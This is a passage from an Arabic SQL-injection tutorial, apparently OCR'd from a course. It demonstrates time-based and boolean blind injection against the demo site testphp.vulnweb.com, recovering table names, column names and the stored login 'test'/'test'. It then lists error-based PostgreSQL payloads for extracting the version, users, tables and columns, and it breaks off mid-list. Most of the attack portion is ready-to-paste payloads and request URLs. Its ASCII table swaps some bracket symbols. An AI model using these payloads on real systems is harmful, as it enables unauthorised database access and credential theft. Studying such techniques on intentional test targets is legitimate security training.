
☆*•.¸☆ أولاً : إختبار إصدار قاعدة البيانات ☆¸.•*☆

الإستعلام الخاص المُستخدم لإستكشاف إصدار قاعدة البيانات ذلك يعتمد على ردات الفعل الزمنية وهو كالتالي -

```
AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(version(),1,1))=4,SLEEP(5),NULL)))-- -
```


حيثُ الـ version() إصدار قاعدة البيانات يُساوي القيمة الرقمية سواء أربعة أو خمسة سوف يعمل الإستعلام للقيام بتحميل فراغي للصفحة لمُدة خمس ثواني كاملة في حال كان الإصدار الرابع لقاعدة البيانات وخلاف ذلك تكون القيمة NULL بمعنى عدم القيام بشئ .

```
testphp.vulnweb.com/listproducts.php?cat=1 AND (SELECT 1=(SELECT IF((SELECT
SUBSTRING(version(),1,1))=4,SLEEP(5),NULL)))-- -
```



بالمثال السابق لم يحدُث شئ دليل على أن إصدار قاعدة البيانات ليس بالإصدار الرابع -

```
testphp.vulnweb.com/listproducts.php?cat=1 AND (SELECT 1=(SELECT IF((SELECT
SUBSTRING(version(),1,1))=5,SLEEP(5),NULL)))-- -
```



بالمثال السابق بإعتماد القيمة الرقمية خمسة لإختبار الإصدار الخامس من قاعدة البيانات قامت الصفحة بالتحميل الفاغي لمدة خمسة ثواني كاملة مما دل على ذلك أي الإصدار هو الإصدار الخامس لذا لنتقل إلى المرحلة التالية وهي إستخراج الجداول -

☆*•.¸ ثانياً : الكشف عن الجداول ☆ ¸.•*☆


سوف نستكشف الإن الجدول بإستخدام الـ Time Based Injection وهٌنا سوف نختبر ليس جٌملة الجدول كاملاً بل الحروف الخاصة بها حرفاً حرفاً لذا لنبدأ ذلك بالحرف الأول منه -

ملحوظة : الإستعلام SUBSTRING() هو المسؤل عن إستخراج البيانات حرف حرف .

الإستعلام الخاص بإختبار أحروف table_name التالي :

```
AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)="u",SLEEP(5),NULL)))-- -
```


```
testphp.vulnweb.com/listproducts.php?cat=1  AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1)="u",SLEEP(5),NULL)))-- -
```



كما نٌلاحظ من المثال السابق قامت الصفحة بالتحميل الفراغي لمدة خمسة ثواني كاملة مما دل على أن الحرف الأول من الـ table_name هو الحرف u لذا لنستكشف الحرف التالي :

مُلاحظة : علينا تغير قيمة الـ LIMIT 0,1 إلى القيمة التالية LIMIT 1,1 لنُخبر السيرفر أننا نستكشف الحرف التالي من الكلمة أو الـ table_name .

```
testphp.vulnweb.com/listproducts.php?cat=1  AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1)="us",SLEEP(5),NULL)))-- -
```




وهكذا على هذا المنوال تباعاً حتى أخر حرف , الجدول المُستخرج هو الـ users لننتقل الأن للمرحلة التالية وهي إستخراج أعمدة الجدول .



☆.•*☆ ثالثاً : الكشف عن أعمدة الجدول ☆.•*☆

لنستكشف الأن العمود المُرتبط بالجدول users لكن وكما قولنا سابقاً سيكون ذلك حرفاً حرفاً على النحو التالي :

```
testphp.vulnweb.com/listproducts.php?cat=1 AND (SELECT 1=(SELECT IF((SELECT SUBSTRING(column_name,1,1) FROM information_schema.columns WHERE table_name="users" LIMIT 1,1)="p",SLEEP(5),NULL)))-- -
```



الصفحة تُرجع لنا القيمة True حيثُ أنها قامت بالتحميل الفراغي لمدة خمس ثواني كاملة مما دل على أن الحرف الأول من العمود المُرتبط بالجدول users هو الحرف p , وبالقيام بنفس الخطوات كما قمنا بها سابقاً فالعمود الأول هو الـ pass والعمود الثاني هو uname الأن لننتقل إلى الخطوة التالية وهي إستخراج البيانات الخاصة بالأعمدة .

☆*•.¸☆ رابعاً : إستخراج البيانات الخاصة بالأعمدة ☆¸.•*☆

في المرحلة الرابع سوف نعتمد على مبدأ الصواب والخطأ بردات الفعل و سوف نتعلم أيضاً كيفية إستخدام الـ ascii code لتخمين الأحرف الخاصة بالكلمات المُستهدفة لذا تجدون الأرقام الخاصة بالـ ascii code المُستخدمة بذلك الموقع أدناه أو بالجدول التالي لهُ .

http://www.ascii-code.com/

☆╦═╚■• ASCII Table •■╦═╚☆

DEC	Symbol	Description
32		Space
33	!	Exclamation mark
34	"	Double quotes (or speech marks)
35	#	Number
36	$	Dollar
37	%	Procenttecken
38	&	Ampersand
39	'	Single quote
40	)	Open parenthesis (or open bracket)
41	(	Close parenthesis (or close bracket)
42	*	Asterisk
43	+	Plus
44	,	Comma
45	-	Hyphen
46	.	Period, dot or full stop
47	/	Slash or divide
48	0	Zero
49	1	One
50	2	Two
51	3	Three
52	4	Four
53	5	Five
54	6	Six
55	7	Seven

56	8	Eight
57	9	Nine
58	:	Colon
59	;	Semicolon
60	>	Less than (or open angled bracket)
61	=	Equals
62	<	Greater than (or close angled bracket)
63	?	Question mark
64	@	At symbol
65	A	Uppercase A
66	B	Uppercase B
67	C	Uppercase C
68	D	Uppercase D
69	E	Uppercase E
70	F	Uppercase F
71	G	Uppercase G
72	H	Uppercase H
73	I	Uppercase I
74	J	Uppercase J
75	K	Uppercase K
76	L	Uppercase L
77	M	Uppercase M
78	N	Uppercase N
79	O	Uppercase O
80	P	Uppercase P
81	Q	Uppercase Q
82	R	Uppercase R
83	S	Uppercase S
84	T	Uppercase T
85	U	Uppercase U
86	V	Uppercase V
87	W	Uppercase W
88	X	Uppercase X
89	Y	Uppercase Y
90	Z	Uppercase Z
91	]	Opening bracket
92	\	Backslash
93	[	Closing bracket
94	^	Caret - circumflex

<table>
<tr><td>95</td><td>_</td><td>Underscore</td></tr>
<tr><td>96</td><td>`</td><td>Grave accent</td></tr>
<tr><td>97</td><td>a</td><td>Lowercase a</td></tr>
<tr><td>98</td><td>b</td><td>Lowercase b</td></tr>
<tr><td>99</td><td>c</td><td>Lowercase c</td></tr>
<tr><td>100</td><td>d</td><td>Lowercase d</td></tr>
<tr><td>101</td><td>e</td><td>Lowercase e</td></tr>
<tr><td>102</td><td>f</td><td>Lowercase f</td></tr>
<tr><td>103</td><td>g</td><td>Lowercase g</td></tr>
<tr><td>104</td><td>h</td><td>Lowercase h</td></tr>
<tr><td>105</td><td>i</td><td>Lowercase i</td></tr>
<tr><td>106</td><td>j</td><td>Lowercase j</td></tr>
<tr><td>107</td><td>k</td><td>Lowercase k</td></tr>
<tr><td>108</td><td>l</td><td>Lowercase l</td></tr>
<tr><td>109</td><td>m</td><td>Lowercase m</td></tr>
<tr><td>110</td><td>n</td><td>Lowercase n</td></tr>
<tr><td>111</td><td>o</td><td>Lowercase o</td></tr>
<tr><td>112</td><td>p</td><td>Lowercase p</td></tr>
<tr><td>113</td><td>q</td><td>Lowercase q</td></tr>
<tr><td>114</td><td>r</td><td>Lowercase r</td></tr>
<tr><td>115</td><td>s</td><td>Lowercase s</td></tr>
<tr><td>116</td><td>t</td><td>Lowercase t</td></tr>
<tr><td>117</td><td>u</td><td>Lowercase u</td></tr>
<tr><td>118</td><td>v</td><td>Lowercase v</td></tr>
<tr><td>119</td><td>w</td><td>Lowercase w</td></tr>
<tr><td>120</td><td>x</td><td>Lowercase x</td></tr>
<tr><td>121</td><td>y</td><td>Lowercase y</td></tr>
<tr><td>122</td><td>z</td><td>Lowercase z</td></tr>
<tr><td>123</td><td>}</td><td>Opening brace</td></tr>
<tr><td>124</td><td>|</td><td>Vertical bar</td></tr>
<tr><td>125</td><td>{</td><td>Closing brace</td></tr>
<tr><td>126</td><td>~</td><td>Equivalency sign - tilde</td></tr>
<tr><td>127</td><td></td><td>Delete</td></tr>
</table>

الإستعلامات المٌستخدمة للقيام بذلك

```
[1] and ascii(substring((SELECT concat(column) from table ),1,1))>97 -- -
```

```
[2] and ascii(substring((SELECT concat(column1,0x3a,column2) from table ),1,1))>97 -- -
```

ملحوظة : لنعمل على الحروف الأسمول أو الصغيرة دائماً .


ولنبدأ بالحرف الأبجدي الأول بالجدول وهو حرف الـ a الذى يساوي القيمة الرقمية 97 ثم نتقل للذي بعدةٌ ونٌقارن بٌناءَ على الملحوظة الأتية .

```
testphp.vulnweb.com/listproducts.php?cat=1  and ascii(substring((SELECT concat(uname) from users ),1,1))>97 -- -
```


الصفحة تٌعطي قيمة True ثٌم لاشئ يتغير حتى القيمة التالية .

ملحوظة : دائماً الحرف الصحيح هو الحرف الذي يٌعطي القيمة False والرقم الذي قبلةٌ يٌعطي القيمة True .

```
listproducts.php?cat=1  and ascii(substring((SELECT concat(uname) from users ),1,1))>116 -- -  False
```




```
listproducts.php?cat=1  and ascii(substring((SELECT concat(uname) from users ),1,1))>115 -- -  True
```



كما لاحظنا تحقق الشرط فعند القيمة العددية للحرف t والتي تساوي 116 الصفحة اعطتنا قيمة فارغة بتحول الصفحة إلى صفحة بيضاء فارغة وعند الرقم الذي قبلها الرقم 115 أعطتنا الصفحة قيمة إيجابية وتحولت الصفحة إلي صفحة سليمة مْمتلئة بالبيانات .

وهكذا على هذا المنوال ....

ملحوظة : يجب تغير القيمة العددية مابعد الجدول users إلى الرقم التالي حتي يعلم السيرفر إننا نبحث عن الحرف صاحب الترتيب الثاني أي الرقم إثنين من الكلمة .

and ascii(substring((SELECT concat(uname) from users),2,1))>97 -- -

الحرف = e

[1] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),2,1))>101 -- - خطأ

[2] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),2,1))>100 -- - لا يوجد خطأ

الحرف = s

[1] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),3,1))>115 -- - خطأ

[2] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),3,1))>114 -- - لا يوجد خطأ

الحرف = t

[1] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),4,1))>116 -- - خطأ


[2] listproducts.php?cat=1 and ascii(substring((SELECT concat(uname) from users),4,1))>115 -- - لا يوجد خطأ

وهكذا عرِفنا القيمة الخاصة بالعمود uname وهي الـ test وبنفس الهيئة السابقة عرِفنا القيمة الخاصة بالعمود pass وهي أيضاً test .

الأن لنختبر صحة الناتج النهائي بإستخدام الإستعلام التالي :

AND (SELECT 1=(SELECT IF((SELECT CONCAT(column) FROM table LIMIT 0,1)="Test",SLEEP(5),NULL)))--

testphp.vulnweb.com/listproducts.php?cat=1 AND (SELECT 1=(SELECT IF((SELECT CONCAT(pass) FROM users LIMIT 0,1)="test",SLEEP(5),NULL)))-- -



□□□□□□□ نهايـــة الفـصـــ ل □□□□□□□

الفصل الثامن : حقن قواعد بوستجري إس كيو إل



☆*•.¸☆ المُحتويات ☆¸.•*☆

1 - حقن قواعد بوستجري إس كيو إل PostgreSQL التقنيات الجديدة | جديد | .

2 - الحقن بإستخدام الـ CURRVAL والـ NEXTVAL في قواعد بيانات الـ PostgreSQL | جديد | .

[3] - حقن قواعد PostgreSql الأعمى | جديد | .



[1] - ☆*•.¸☆ حقن قواعد بوستجري إس كيو إل PostgreSQL التقنيات الجديدة | جديد | ☆¸.•*☆

بوستجرس : هو نظام إدارة قواعد البيانات علائقي يعتمد التعامل معه على لغة إس كيو إل وقد تم إصدارها بموجب ترخيص معهد ماساتشوستس للتكنولوجيا وبالتالي فهو يعتبر من البرمجيات مفتوحة المصدر , كما هو الحال مع العديد من البرامج المفتوحة المصدر لا تخضع لسيطرة بوستجرس من قبل أي شركة واحدة , لذا سوف ندرس بهذا الباب تقنيات حقن قواعد PostgreSQL ومُعالجة الأخطاء الغير إعتيادية بهذه القاعدة ومعرفة تقنيات لم تكُن معروفة من قبل .

•¤╦╚☆ التقنيات المُتعلمة من هذا الفصل ☆╦╚¤•

1- تعلّم الإستعلامات المُستخدمة بقواعد الـ PostgreSQL .

2- معرفة طُرق إكتشاف قاعدة الـ PostgreSQL من الخطأ الناتج .

3- معرفة أُسلوب الحقن داخل الـ () .

4- معرفة تخطي الخطأ 'union select 1', '2', '3 .

5- تعلّم إنشاء perfect varchar columns .

6- معرفة إستعلامات إستخراج البيانات النهائية .

PostgreSQL الإستعلامات المٌستخدمة بقواعد الـ

لنستعرض أولاً الإستعلامات الخاصة المٌستخدمة لحقن قواعد بوستجري لنكون مٌلمِّين بها في مشوار الإحتراف الطويل -

☆ أولاً : إستعلامات الكشف عن إصدار قاعدة البيانات ☆

```
;select+version()::int--
```

```
+and+1=(select+version())::int--
```

SubQ :

```
+and+1=cast((select+version())+as+int)--
```

current_database()

```
;select+current_database()::int--
```

```
+and+1=(select+current_database())::int--
```

SubQ :

```
+and+1=cast((select+current_database())+as+int)--
```

User :

```
current_user
```

```
session_user
```

```
getpgusername()
```

```
usename+from+pg_user
```

```
;select+getpgusername()::int--
```

```
+and+1=(select+getpgusername())::int--
```

SubQ :

```
+and+1=cast((select+getpgusername())+as+int)--
```

```
;select+(version()||chr(58)||current_user||chr(58)||current_database())::int--
```

```
+and+1=(select+version()||chr(58)||current_user||chr(58)||current_database())::int--
```

SubQ :

```
+and+1=cast((SELECT+version()||chr(58)||current_user||chr(58)||current_database())+as+int)--
```



☆*•.¸☆ ثانياً : إستعلامات إستخراج الجداول ☆¸.•*☆

```
+and+1=(select+table_name+from+information_schema.tables+limit+1+offset+1)::int--
```

version:8.4.x :

```
+and+1=(select+array_to_string(array_agg(table_name::text),$$/$$)+from+information_schema.tables)::int--
```

all version :

```
+and+1=(select array_to_string(array(select table_name::text from information_schema.tables where table_schema not in ($$information_schema$$,$$pg_catalog$$)),$$:$$)::int)--
```

```
+and+1=cast((select+table_name+from information_schema.tables+limit+1+offset+1)+as+int)--
```

version:8.4.x :

```
+and+1=cast((select+array_to_string(array_agg(table_name::text),$$:$$)+from information_schema.tables+where+table_schema not in ($$information_Schema$$,$$pg_catalog$$))+as+int)--
```

all version :

```
+and+1=cast((select array_to_string(array(select table_name::text from information_schema.tables where table_schema not in ($$information_schema$$,$$pg_catalog$$)),$$:$$)::int)+as+int)--
```

all version :

```
;select array_to_string(array(select table_name::text from information_schema.tables where table_schema not in ($$information_schema$$,$$pg_catalog$$)),$$:$$)::int--
```

☆*•.¸☆ ثالثاً : إستعلامات إستخراج الأعمدة ☆¸.•*☆

all version :

```
;select array_to_string(array(select column_name::text from information_schema.columns where table_name=$$current table name SQL Encode"Oracle"$$),$$/$$)::int--
```

```
+and+1=(select array_to_string(array(select column_name::text from information_schema.columns where table_name+$current table name SQL Encode"Oracle"$),$$/$$)::int)--
```

```
+and+1=cast((select array_to_string(array(select column_name::text from information_schema.columns where table_name=$currnet table name SQL Encode"Oracle"$)),$$/$$)::int)+as+int)
```

version:8.4.x :

